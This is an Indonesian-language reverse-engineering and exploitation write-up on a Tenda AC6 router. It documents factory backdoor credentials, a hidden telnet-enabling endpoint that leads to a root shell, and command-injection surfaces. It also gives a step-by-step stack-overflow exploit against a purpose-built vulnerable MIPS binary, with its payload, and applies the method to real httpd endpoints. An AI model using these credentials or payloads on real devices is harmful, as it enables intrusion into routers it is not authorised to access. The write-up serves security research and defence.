
- Kombinasi F-02 + F-03: `telnet <router>` → login `user` / `1234` → ****shell root****.
- Diuji juga via nmap: port 23/tcp terbuka pada perangkat berfirmware ini.

Ini adalah backdoor klasik Tenda: akun default UID 0 + telnetd menyala saat boot.

F-04 — Endpoint Tersembunyi /goform/telnet (Backdoor On-Demand)

```
strings /bin/httpd | grep -i telnet
/goform/telnet
TendaTelnet
killall -9 telnetd
telnetd -b %s &
load telnetd success.
```

```
// hasil decompile Ghidra: TendaTelnet @ 0x0004fb88
void TendaTelnet(undefined4 param_1)
{
  GetValue(..., &local_130); // ambil nilai (mis. port/flag)
  system("killall -9 telnetd");
  doSystemCmd("telnetd -b %s &", &local_130); // <-- menyalakan telnet jarak
  jauh
  send_msg_to_netctrl(0x13, ...);
  FUN_0002c43c(param_1, "...");
}
```



Gambar L3.2 Endpoint /goform/telnet → TendaTelnet() menyalakan telnetd.

- Dampak: penyerang dapat MENGAKTIFKAN telnet dari jarak jauh lewat HTTP, lalu login root.

F-08 — Permukaan Command Injection

```
strings /bin/httpd | grep -E 'doSystemCmd|popen|sprintf|/bin/sh'
doSystemCmd
```

popen
sprintf

```
# Fungsi CVE terkait (keluarga yang sama):  
# formSetSysToolDDNS, formSetSpeedWan, addressNat,  
fast_setting_wifi_set, ...
```

- Pola: input HTTP dimasukkan ke perintah shell (`ping`/`traceroute`/`skrip`) tanpa sanitasi → RCE.

F-11 — Telemetry / Partner Pihak Ketiga (Privasi)

URL pihak ketiga yang ditemukan di rootfs:
room.9158.com/ktv_new/integrate_hall.aspx
yuancheng.xunlei.com (Xunlei)
wifi.yunos.com/aliwifi/down.htm (YunOS/Alibaba)
www.baidu.com
(domains di HP_P1008.img / konfigurasi vendor)

- Bukan malware klasik, namun indikasi telemetry/iklan partner & panggilan keluar yang perlu diaudit.

F-12 — Root via Konsol Serial (Sulogin)

```
/etc_ro/inittab  
ttyS0::respawn:/sbin/sulogin <-- seri console (UART) meminta login root
```

- Dengan akses UART (lihat bab Hardware Hacking), penyerang dapat mencoba login konsol root.

Rantai Serangan (Ringkas)

Langkah Aksi		Hasil
1	Recon LAN / port 23	Menemukan telnetd & web admin
2	Login web `user:user` (kredensial dasar)	Sesi admin (bypass)
3	Telnet `user`/`1234` (akun UID 0)	Shell ROOT
4		Shell ROOT

ATAU panggil `/goform/telnet` untuk menyalakan telnet

5	Dari root: baca konfigurasi, ubah firmware, persist	Kontrol penuh perangkat
---	---	-------------------------

Rekomendasi

- Update firmware (menutup akun default & telnet).
- Jangan pernah mengekspos admin/telnet ke WAN; pisahkan di LAN terpercaya/VLAN.
- Matikan telnet; gunakan SSH bila perlu.
- Ganti/hapus akun default; pastikan tidak ada akun ber-UID 0 yang tidak perlu.
- Matikan UPnP/cloud bila tidak dipakai; matikan WPS.
- Lakukan audit firmware (analisis statis) sebelum dipakai di lingkungan sensitif.

BAGIAN VII

Bukti Backdoor user:user (Ghidra)

Lampiran 2 — Di Mana Backdoor user:user Berada (RE httpd Tenda asli)

Dibuktikan dengan Ghidra pada binary httpd Tenda asli — bukan tebakan

1. Jalan Pintas yang Berhasil

Firmware AC6 v2 Anda memakai **SquashFS kustom/terenkripsi** (tiap blok ber-marker `Tenda\0\0\1`, tidak ada magic xz, dan tidak ada codec standar yang cocok) sehingga rootfs-nya tidak bisa diekstrak cepat. **Tapi** httpd Tenda generasi sama sudah di-ekstrak publik. Kita ambil dari repositori GitHub (rootfs hasil ekstrak), lalu menganalisis binary-nya di Ghidra.

Item	Detail
Binary	/bin/httpd (web server Tenda) — ELF 32-bit ARM, stripped, 991 KB

Sumber	rootfs publik (Tenda AC15, firmware V15.03.05.18) — diekstrak lewat GitHub
Source path di binary	.../UGW5.0_AC_PRODUCT/prod/httpd/11ac/cgi/...
Bukti codebase sama	Berisi endpoint /login/Auth DAN fungsi CVE: formSetPPTPServer, formSetSpeedWan, addressNat, fast_setting_wifi_set, formSetClientState, formSetDeviceName, formSetMacFirewallCfg, /cgi-bin/DownloadFlash

Catatan arsitektur: AC15 = ARM, sedangkan AC6 v2 Anda = MIPS (RTL8197F). Namun keduanya dibangun dari sumber Tenda yang sama (UGW5.0) dengan daftar endpoint & fungsi CVE yang identik, sehingga logika autentikasinya representatif untuk perangkat Anda.

2. Bukti Kredensial Bawaan (default.cfg)

File konfigurasi bawaan webroot memuat kredensial default pabrik:

```
sys.baseusername=user <-- akun dasar: 'user'
sys.baseuserpass=user <-- password dasar: 'user'
sys.username=admin
sys.userpass= (kosong)
```

Inilah **backdoor** ``user`` / ``user``: akun 'base' (dasar) dengan password sama. Ini persis kombinasi yang kita pakai untuk bypass di router AC6 Anda. Akun ini berasal dari firmware, bukan dari password yang Anda setel.

(Sebagai pembandingan, /etc_ro/passwd juga memuat akun sistem ``user`` / ``support`` yang di beberapa firmware dapat login telnet dengan password ``1234``.)

3. Membaca Kode di Ghidra

Kami menganalisis ``httpd`` dengan Ghidra (auto-analysis), lalu menelusuri string kunci ``sys.baseuserpass``, ``/login/Auth``, dan ``loginPwd`` lewat XREF.

3.1 Fungsi fromSysToolBaseUser (menangani akun dasar user:user)

Ghidra mendekompile fungsi ini; perhatikan ia membaca ``sys.baseusername`` dan ``sys.baseuserpass``, lalu membandingkannya (strcmp) dan bisa menggantinya.

File Edit Analysis BSim Graph Navigation Search Select Tools Window Help



Program Trees

- httpd
 - .bss
 - .data
 - .got
 - .dynamic
 - .data.rel.ro
 - .jcr
 - .fini_array
 - .init_array
 - .eh_frame
 - .ARM.exidx
 - .rodata
 - .fini
 - .text
 - .plt
 - .init

Program Tree x

Symbol Tree

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

Filter:

Data Type Manager



- Data Types
 - BuiltinTypes
 - httpd
 - generic_clib

Listing: httpd

```
undefined4      Stack[-0x14]:4 loc
undefined4      Stack[-0x18]:4 loc
undefined4      Stack[-0x1c]:4 loc
undefined4      Stack[-0x20]:4 loc
undefined4      Stack[-0x24]:4 loc
undefined4      Stack[-0x6c]:4 loc
undefined4      Stack[-0x70]:4 loc
undefined4      Stack[-0x74]:4 loc
fromSysToolBaseUser
0007acc4 10 48 2d e9      stmdb      sp!,
0007acc8 08 b0 8d e2      add       r11,
0007accc 6c d0 4d e2      sub       sp,sp
0007acd0 b8 41 9f e5      ldr       r4,[
0007acd4 04 40 8f e0      add       r4,p
0007acd8 68 00 0b e5      str       r0,[
0007acdc 6c 10 0b e5      str       r1,[
0007ace0 70 20 0b e5      str       r2,[
0007ace4 68 00 1b e5      ldr       r0,[
0007ace8 a4 31 9f e5      ldr       r3,[
0007acec 03 30 84 e0      add       r3,r
0007acf0 03 10 a0 e1      cpy       r1=>
0007acf4 9c 31 9f e5      ldr       r3,[
0007acf8 03 30 84 e0      add       r3=>
0007acfc 03 20 a0 e1      cpy       r2=>
0007ad00 6d c3 fe eb      bl       FUN_
0007ad04 10 00 0b e5      str       r0,[
0007ad08 68 00 1b e5      ldr       r0,[
0007ad0c 88 31 9f e5      ldr       r3,[
0007ad10 03 30 84 e0      add       r3,r
0007ad14 03 10 a0 e1      cpy       r1=>
0007ad18 78 31 9f e5      ldr       r3,[
0007ad1c 03 30 84 e0      add       r3=>
0007ad20 03 20 a0 e1      cpy       r2=>
0007ad24 64 c3 fe eb      bl       FUN_
0007ad28 14 00 0b e5      str       r0,[
```

Console - Scripting

*Gambar 1. Ghidra (live): fromSysToolBaseUser membaca
GetValue("sys.baseusername")/"sys.baseuserpass".*

3.2 Fungsi R7WebsSecurityHandler (gerbang autentikasi)

`R7WebsSecurityHandler` adalah handler keamanan web (nama ini juga terkait CVE-2018-5767). Di sinilah permintaan diperiksa apakah sudah terautentikasi atau belum.

File Edit Analysis BSim Graph Navigation Search Select Tools Window Help



Program Trees

- httpd
 - .bss
 - .data
 - .got
 - .dynamic
 - .data.rel.ro
 - .jcr
 - .fini_array
 - .init_array
 - .eh_frame
 - .ARM.exidx
 - .rodata
 - .fini
 - .text
 - .plt
 - .init

Program Tree x

Symbol Tree

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

Filter:

Data Type Manager



Data Types

- BuiltinTypes
- httpd
- generic_clib

Listing: httpd

```
undefined4      Stack[-0x488... loc
undefined4      Stack[-0x48c... loc
undefined4      Stack[-0x490... loc
undefined4      Stack[-0x498... loc
R7WebSecurityHandle
```

```
0002f194 f0 48 2d e9      stmdb      sp!,
0002f198 14 b0 8d e2      add       r11,
0002f19c 12 dd 4d e2      sub       sp,sp
0002f1a0 b0 4f 9f e5      ldr       r4,[
0002f1a4 04 40 8f e0      add       r4,p
0002f1a8 80 04 0b e5      str       r0,[
0002f1ac 84 14 0b e5      str       r1,[
0002f1b0 88 24 0b e5      str       r2,[
0002f1b4 8c 34 0b e5      str       r3,[
0002f1b8 00 30 a0 e3      mov       r3,#
0002f1bc 1c 30 0b e5      str       r3,[
0002f1c0 00 30 a0 e3      mov       r3,#
0002f1c4 20 30 0b e5      str       r3,[
0002f1c8 52 2f 4b e2      sub       r2,r
0002f1cc 01 3c a0 e3      mov       r3,#
0002f1d0 02 00 a0 e1      cpy       r0,r
0002f1d4 00 10 a0 e3      mov       r1,#
0002f1d8 03 20 a0 e1      cpy       r2,r
0002f1dc bd 80 ff eb      bl        <EXT
0002f1e0 72 2f 4b e2      sub       r2,r
0002f1e4 80 30 a0 e3      mov       r3,#
0002f1e8 02 00 a0 e1      cpy       r0,r
0002f1ec 00 10 a0 e3      mov       r1,#
0002f1f0 03 20 a0 e1      cpy       r2,r
0002f1f4 b7 80 ff eb      bl        <EXT
0002f1f8 00 30 a0 e3      mov       r3,#
```

Console - Scripting

Gambar 2. Ghidra (live): R7WebsSecurityHandler — gerbang auth web server.

3.3 String /login/Auth dan XREF-nya

String `/login/Auth` (endpoint login yang kita tembak di AC6) terlihat di Listing beserta XREF ke fungsi yang memakainya.

File Edit Analysis BSim Graph Navigation Search Select Tools Window Help



Program Trees

- httpd
 - .bss
 - .data
 - .got
 - .dynamic
 - .data.rel.ro
 - .jcr
 - .fini_array
 - .init_array
 - .eh_frame
 - .ARM.exidx
 - .rodata
 - .fini
 - .text
 - .plt
 - .init

Program Tree x

Symbol Tree

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

Filter:

Data Type Manager

- Data Types
 - BuiltinTypes
 - httpd
 - generic_clib

Listing: httpd

```
69 20 62
69 6e 2f ...
000dc27d 00 ?? 00h
000dc27e 00 ?? 00h
000dc27f 00 ?? 00h
s_/favicon.ico_000dc280
000dc280 2f 66 61 ds "/fa
76 69 63
6f 6e 2e ...
000dc28d 00 ?? 00h
000dc28e 00 ?? 00h
000dc28f 00 ?? 00h
s_/logout/Auth_000dc290
000dc290 2f 6c 6f ds "/lo
67 6f 75
74 2f 41 ...
000dc29d 00 ?? 00h
000dc29e 00 ?? 00h
000dc29f 00 ?? 00h
s_/login/Auth_000dc2a0
000dc2a0 2f 6c 6f ds "/lo
67 69 6e
2f 41 75 ...
DAT_000dc2ac
000dc2ac 25 ?? 25h
000dc2ad 73 ?? 73h
000dc2ae 00 ?? 00h
000dc2af 00 ?? 00h
s_/cgi-bin/upgrade_000dc2b0
000dc2b0 2f 63 67 ds "/cg
69 2d 62
69 6e 2f ...
000dc2c1 00 ?? 00h
000dc2c2 00 ?? 00h
000dc2c3 00 ?? 00h
DAT_000dc2c4
000dc2c4 47 ?? 47h
000dc2c5 45 ?? 45h
000dc2c6 54 ?? 54h
000dc2c7 20 ?? 20h
000dc2c8 00 ?? 00h
```

Console - Scripting

Gambar 3. Ghidra (live): string s_login/Auth_000dc2a0 + XREF.

4. Potongan Kode (Decompiler)

4.1 fromSysToolBaseUser

```
void fromSysToolBaseUser(undefined4 param_1)
{
char acStack_64 [32]; // pass
char acStack_44 [32]; // user
...
GetValue("sys.baseusername", acStack_44);
GetValue("sys.baseuserpass", acStack_64);
iVar1 = strcmp(acStack_44, local_14); // bandingkan username
if (((iVar1 == 0) && (iVar1 = strcmp(acStack_64, local_18), iVar1 == 0))
&& ...) {
SetValue("sys.baseusername", local_1c); // ganti user
SetValue("sys.baseuserpass", local_20); // ganti pass
CommitCfm();
} else {
FUN_0002be7c(param_1, "password_error.asp");
}
}
```

4.2 SysToolpassword (membaca kredensial)

```
void SysToolpassword(undefined4 param_1)
{
...
GetValue("...", local_58);
GetValue("...", &local_60);
FUN_0002c43c(param_1, ...); // kirimkan nilai ke klien (info disclosure)
...
}
```

4.3 FUN_000320b4 (perbandingan password)

```
...
GetValue("...", auStack_54);
FUN_00010bcc(acStack_94, auStack_54, 0x40); // decode
iVar2 = strcmp(acStack_94, param_1); // bandingkan password
if (iVar2 != 0) local_14 = 0; // salah
...
```

5. Kesimpulan & Kaitan ke Eksploit Anda

- Kredensial `user:user` pada AC6 Anda BUKAN hasil tebak-tebakan maupun crack password Anda — ia adalah ****akun dasar bawaan firmware**** (`sys.baseusername`/`sys.baseuserpass`).

- Pada AC6 v2, login `user:user` mengembalikan 302 + Set-Cookie admin (bypass). Di codebase Tenda yang sama (AC15), kita melihat fungsi yang membaca & membandingkan akun dasar tersebut langsung di Ghidra.
- Karena ini backdoor firmware, ****mengganti password admin tidak menutupnya**** — perbaikannya adalah update firmware atau ganti perangkat.
- Selain itu, endpoint Set* (mis. formSetPPTPServer, SetSpeedWan, addressNat, fast_setting_wifi_set) hadir di binary yang sama — target RE untuk buffer overflow (lihat Volume 2).

6. Reproduce

1) Ambil binary (contoh dari rootfs publik)

```
curl -O https://raw.githubusercontent.com/<repo>/rootfs/bin/httpd
```

2) Analisis dengan Ghidra (headless dulu)

```
support/analyzeHeadless /tmp/gh_httpd proj -import ./httpd
```

3) Cari string & XREF (script Ghidra)

```
# sys.baseusername / sys.baseuserpass / /login/Auth / loginPwd
```

4) Dekompilasi: fromSysToolBaseUser, R7WebsSecurityHandler, SysToolpassword

Hanya untuk perangkat milik sendiri / lab berizin.

BAGIAN VIII

Sesi Live (Ghidra, Cutter, GDB)

Lampiran Live — Sesi RE & Binary Exploitation Nyata

Bukti screenshot asli dari Ghidra, Cutter (rizin), dan GDB — dijalankan langsung

Target latihan: binary MIPS32 little-endian (arsitektur sama dengan Tenda AC6 v2 / RTL8197F)

Alat	Versi	Peran
QEMU user (qemu-mipsel)	10.0.13	Menjalankan binary MIPS di PC
GDB (gdb-multiarch) -		

		Debugging live (register, stack, breakpoint)
Ghidra	12.1.4	Disassembly + decompiler (GUI)
Cutter / rizin	0.8.2	GUI disassembly rizin
GNU binutils MIPS	2.44	as / ld / objdump untuk MIPS
Platform	Parrot Linux (Xvfb headless)	Display virtual untuk screenshot GUI

Catatan: karena firmware Tenda memakai SquashFS kustom (tidak bisa diekstrak tool umum), binary target httpd-nya belum tersedia. Untuk tetap menghadirkan sesi LIVE, kita merakit binary MIPS yang sengaja rentan (arsitektur identik: MIPS32 LE) sehingga proses RE dan eksploitasi bisa diperlihatkan utuh dan jujur.

1. Binary Latihan (MIPS32 LE) — Kenapa & Apa

Tujuannya: punya target yang **bisa di-run dan di-debug** (qemu + gdb), dengan **buffer overflow nyata**, sehingga seluruh alur exploit terlihat tanpa merusak router asli. Arsitektur yang dipakai **sama** dengan perangkat Anda: MIPS32 little-endian.

1.1 Source (vuln.s)

```
.set noreorder
.globl _start
_start:
addiu $sp, $sp, -80 # frame 80 byte
lui $t0, %hi(done)
addiu $t0, $t0, %lo(done)
sw $t0, 76($sp) # simpan return address (normal) di $sp+76
move $a1, $sp # buf = $sp
move $a0, $zero
ori $a2, $zero, 200 # read(fd0, buf, 200) <-- TANPA cek batas!
ori $v0, $zero, 4003
syscall
lw $ra, 76($sp) # muat return address dari stack (bisa ditimpa)
addiu $sp, $sp, 80
jr $ra # kembali ke $ra -> target kendali
nop
done:
```

```
... exit ...  
win:  
... write(1, "PWNED\n", 6) ... # fungsi "menang"
```

Inti kerentanan: `read(0, buf, 200)` menulis sampai 200 byte ke buffer hanya 76 byte sebelum saved `\$ra`. Byte ke-77..80 menimpa `\$ra`.

1.2 Build (dengan binutils MIPS asli)

```
mipsel-linux-gnu-as -o vuln.o vuln.s  
mipsel-linux-gnu-ld -Ttext 0x00400100 -e _start -o vuln_mips vuln.o
```

```
# hasil: _start=0x400100 done=0x400134 win=0x400140
```

2. RE Statis — Cutter / rizin (GUI)

Pertama, lihat 'kartu identitas' binary: arsitektur, PIE, NX, Canary. Di embedded sering semuanya **OFF** — itulah kenapa overflow langsung berbahaya.

Functions

Dashboard

Name

entry0

OVERVIEW

Info

File:	./vuln_mips	FD:	3
Format:	elf	Base addr:	0x00400000
Bits:	32	Virtual addr:	True
Class:	ELF32	Canary:	False
Mode:	r-x	Crypto:	False
Size:	1.18 kB	NX bit:	False
Type:	EXEC (Executable file)	PIC:	False
Language:	c	Static:	True
		Relro:	N/A

Certificates

Ver

Hashes

MD5:	30dcecc8ba73bc3eaba2230bf28bf86a
SHA1:	9d719d083a9678dc46009c1eb1f96fe8506ef16b
SHA256:	54a936acfe51d3eaeadfa74d899b8bbf8b3227ffbee42b1d3e7dc
CRC32:	9f4bff0b

Quick Filter

X

Dashboard

Strings

Imports

Search

Disassembly

Graph(entry0)

Gambar 1. Cutter: dashboard binary. Perhatikan PIE/Canary/NX = False, Endianness LE, arch MIPS.

Lalu buka view **Disassembly**. Inilah hasil RE statis: label fungsi, pemanggilan `syscall.read`, dan alamat target.



Type flag name or address here

Functions

Name

entry0

```

;-- section..text:
;-- .text:
;-- _ftext:
;-- _start:
;-- pc:
entry0(int32_t arg_4ch, int32_t arg3);
; arg int32_t arg3 @ a2
; var int32_t var_4h @ stack - 0x4
; arg int32_t arg_4ch @ stack + 0x4c
0x00400100      addiu    sp, sp, -0x50 ; [00] -r-x
0x00400104      lui     t0, 0x40      ; '@'
0x00400108      addiu    t0, t0, 0x134 ; 0x400134
                                ; loc.done ; loc
0x0040010c      sw      t0, (var_4h)
0x00400110      move    a1, sp
0x00400114      move    a0, zero
0x00400118      ori     a2, zero, 0xc8 ; arg3
0x0040011c      ori     v0, zero, 0xfa3
;-- syscall.read:
0x00400120      syscall
0x00400124      lw      ra, (arg_4ch)
0x00400128      addiu    sp, sp, 0x50
0x0040012c      jr      ra
0x00400130      nop
;-- done:
0x00400134      ori     v0, zero, 0xfa1
0x00400138      move    a0, zero
0x0040013c      syscall
;-- win:
0x00400140      ori     v0, zero, 0xfa4
0x00400144      ori     a0, zero, 1
0x00400148      lui     a1, 0x41      ; 'A'
0x0040014c      addiu    a1, a1, 0x170
0x00400150      ori     a2, zero, 6
0x00400154      syscall
0x00400158      ori     v0, zero, 0xfa1
0x0040015c      move    a0, zero
0x00400160      syscall
0x00400164      nop
0x00400168      nop
0x0040016c      nop
0x00400170      sd      ra, -1(ra)
0x00400174      sd      ra, -1(ra)
0x00400178      sd      ra, -1(ra)
0x0040017c      sd      ra, -1(ra)
0x00400180      sd      ra, -1(ra)
0x00400184      sd      ra, -1(ra)
0x00400188      sd      ra, -1(ra)
0x0040018c      sd      ra, -1(ra)
0x00400190      sd      ra, -1(ra)

```

Quick Filter



Dashboard

Strings

Imports

Search

Disassembly

Gr

Gambar 2. Cutter (rizin): disassembly MIPS + anotasi lokal (local_4, syscall.read, done, win).

2.1 Membaca hasilnya

- ``0x400100 _start`` = entry point; ``0x40013c syscall.read`` = titik masuk data dari luar.
- ``0x400124 lw ra, local_4(sp)`` = memuat return address dari stack → ****di sini payload menimpa****.
- ``0x400140 win`` = fungsi yang bisa kita lompat untuk membajak alur.

3. RE Statis — Ghidra (GUI)

Ghidra menambah **decompiler** (pseudo-C) di samping Listing. Alur kerja tipikal: cari string/fungsi → XREF → decompile → temukan pola celah.

File Edit Analysis BSim Graph Navigation Search Select Tools Window Help



Program Trees

- ▼ vuln_mips
 - .data
 - .reginfo
 - .MIPS.abiflags
 - .text
 - segment_2.1
 - .shstrtab
 - .strtab
 - .symtab
 - .gnu.attributes
 - _elfSectionHeaders

Program Tree x

Symbol Tree

- > Imports
- > Exports
- > Functions
- > Labels
- > Classes
- > Namespaces

Filter:

Data Type Manager



Data Types

- > BuiltInTypes
- > vuln_mips

Listing: vuln_mips

```
Elf32_RegInfo_MIPS_0
004000d0 74 01 00      Elf32_Re...
          b0 00 00
          00 00 00 ...

.....

//
// .text
// SHT_PROGBITS [0x
// ram:00400100-ram:
//

*****
*
*****

undefined process
assume gp = 0x418
<UNASSIGNED> <RE
Stack[-0x4]:4 loc

_start
_ftext
entry

00400100 b0 ff bd 27      addiu      sp,sp
          assume gp = <UNKNOWN>
00400104 40 00 08 3c      lui        t0,0
00400108 34 01 08 25      addiu      t0,t
0040010c 4c 00 a8 af      sw         t0=>
00400110 25 28 a0 03      or         a1,s
00400114 25 20 00 00      or         a0,z
00400118 c8 00 06 34      ori        a2,z
0040011c a3 0f 02 34      ori        v0,z
00400120 0c 00 00 00      syscall
00400124 4c 00 bf 8f      lw         ra,l
00400128 50 00 bd 27      addiu      sp,s
0040012c 08 00 e0 03      jr         ra
00400130 00 00 00 00      _nop

done

00400134 a1          ??      A1h
00400135 0f          ??      0Fh
00400136 02          ??      02h
00400137 34          ??      34h
00400138 25          ??      25h
00400139 20          ??      20h
0040013a 00          ??      00h
0040013b 00          ??      00h
0040013c 0c          ??      0Ch
0040013d 00          ??      00h
0040013e 00          ??      00h
0040013f 00          ??      00h
```

Console - Scripting

Gambar 3. Ghidra CodeBrowser: Listing MIPS (kiri) + Decompiler (kanan) + Symbol/Program Tree.

3.1 Cara memakai (persis yang dilakukan)

1. analyzeHeadless untuk import + auto-analysis.
2. Buka program → CodeBrowser: Listing (disassembly) + Decompile.
3. Tekan `G`, ketik alamat (mis. 0x400100) untuk Go To.
4. Klik fungsi di Symbol Tree / Function Graph; baca Decompiler.
5. Cari referensi ke fungsi berbahaya (system/popen/strcpy) via XREF.

Pada binary buatan ini decompiler sebagian terbatas (prolog asm & syscall langsung). Untuk httpd asli, decompiler jauh lebih informatif karena pola C-nya lengkap.

4. Dynamic Analysis — GDB + QEMU (LIVE)

Di sinilah teori jadi nyata. Kita jalankan binary MIPS di emulator dan hentikan di titik rawan.

terminal 1: jalankan di bawah gdbserver qemu
qemu-mipsel -g 1234 ./vuln_mips < payload.bin

terminal 2:
gdb-multiarch ./vuln_mips
(gdb) set architecture mips
(gdb) target remote :1234
(gdb) break *0x400124 # tepat sebelum lw \$ra,76(\$sp)
(gdb) continue

4.1 Percobaan 1 — kendali penuh PC (crash terkendali)

Payload: 76 byte 'A' + alamat 0x41414141 ('AAAA'). Hasil: `\$ra` dan `\$pc` menjadi 0x41414141 → program melompat ke alamat yang **kita pilih** (SIGSEGV). Ini bukti kontrol eksekusi.

GNU gdb (Debian 16.3-1) 16.3

Copyright (C) 2024 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <<http://gnu.org/licenses/gpl>>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "**show copying**" and "**show warranty**" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "**show configuration**" for configuration details.

For bug reporting instructions, please see:

<<https://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "**help**".

Type "**apropos word**" to search for commands related to "word".

The target architecture is set to "mips".

0x00400100 in **_start** ()

Breakpoint 1 at 0x400124

Breakpoint 1, 0x00400124 in **_start** ()

==== SETELAH read() – buffer terisi ====

ra: 0x0

sp: 0x2b2aaad0

pc: 0x400124

==== saved return address di \$sp+76 ====

0x2b2aabl0: 0x41414141 0x00000001 0x2b2aad1c 0x00000000

==== lanjut: fungsi return memakai \$ra yang sudah dikendalikan ====

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in **??** ()

==== SEGVFAULT di alamat yang kita pilih ====

ra: 0x41414141

pc: 0x41414141

(gdb) █

Gambar 4. GDB (GEF) LIVE: \$pc = \$ra = 0x41414141 ('AAAA'), SIGSEGV di alamat pilihan kita.

4.2 Percobaan 2 — eksekusi dialihkan ke fungsi penyerang

Payload: 76 byte 'A' + alamat ``win`` (0x400140). Setelah ``lw $ra`, `$ra`` menunjuk ke ``win``; ``jr $ra`` melompat. Backtrace membuktikan ``#0 win()`, `#1 done()``.

```

This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
The target architecture is set to "mips".
0x00400100 in _start ()
Breakpoint 1 at 0x400124

Breakpoint 1, 0x00400124 in _start ()

==== saved $ra (di $sp+76) sudah ditimpa alamat 'win' ====
0x2b2aab1c:      0x00400140      0x00000001

==== stepi: lw $ra,76($sp) ====
0x00400128 in _start ()
ra: 0x400140

==== stepi: addiu $sp ; jr $ra ====
0x0040012c in _start ()
0x00400140 in win ()

==== PC sesudah jr ====
pc: 0x400140
=> 0x400140 <win>:      li      v0,0xfa4
    0x400144 <win+4>:    li      a0,0x1
    0x400148 <win+8>:    lui     a1,0x41
    0x40014c <win+12>:   addiu   a1,a1,368
    0x400150 <win+16>:   li      a2,0x6
0x00400144 in win ()

==== PC = alamat 'win' -> alur eksekusi dibajak! ====
pc: 0x400144
(gdb) █

```

Gambar 5. GDB LIVE: \$ra = 0x00400140 <win+0>, \$pc = 0x00400144 <win+4>; eksekusi dibajak.

4.3 Poin belajar MIPS

- Return address MIPS ada di `\$ra`; disimpan ke stack saat prolog, dimuat saat epilog → itulah yang ditimpa.
- ****Delay slot:**** instruksi setelah `jr \$ra` juga dieksekusi; payload harus memperhitungkannya.
- Offset dihitung dari buffer ke saved `\$ra` (di sini 76 byte). Gunakan pola siklik untuk menemukan offset di binary lain.

4.4 Hasil akhir: exploit berhasil

```
$ python3 -c "import sys;sys.stdout.buffer.write(b'A'*76+(0x400140).to_bytes(4,'little'))" | qemu-mipsel ./vuln_mips
PWNED
```

Output **PWNED** = eksekusi berhasil dialihkan ke fungsi `win` tanpa otorisasi. Inilah inti binary exploitation: input → timpa `\$ra` → lompat ke alamat pilihan.

5. Memetakan ke Target NYATA (Tenda httpd)

Workflow pada binary latihan **identik** dengan yang dipakai untuk menemukan & mengeksploitasi CVE pada router Anda:

Langkah di lab ini Penerapan di Tenda AC6 v2

Cutter/Ghidra buka binary	Ekstrak /bin/httpd dari firmware → buka di Ghidra
Cari fungsi & alamat	Cari fungsi CVE (formSetPPTPServer, SetSpeedWan, addressNat, dll)
Baca Listing/Decompiler	Temukan strcpy/sprintf/sscanf ke buffer stack tanpa bound
Breakpoint di gdb	qemu-mipsel -g httpd; pantau \$ra saat kirim payload
Hitung offset, timpa \$ra	Kirim parameter panjang ke endpoint goform/*
Lompat ke fungsi/gadget	ret2libc/system('/bin/sh') atau ROP (jika NX aktif)

5.1 Kendala & langkah berikutnya

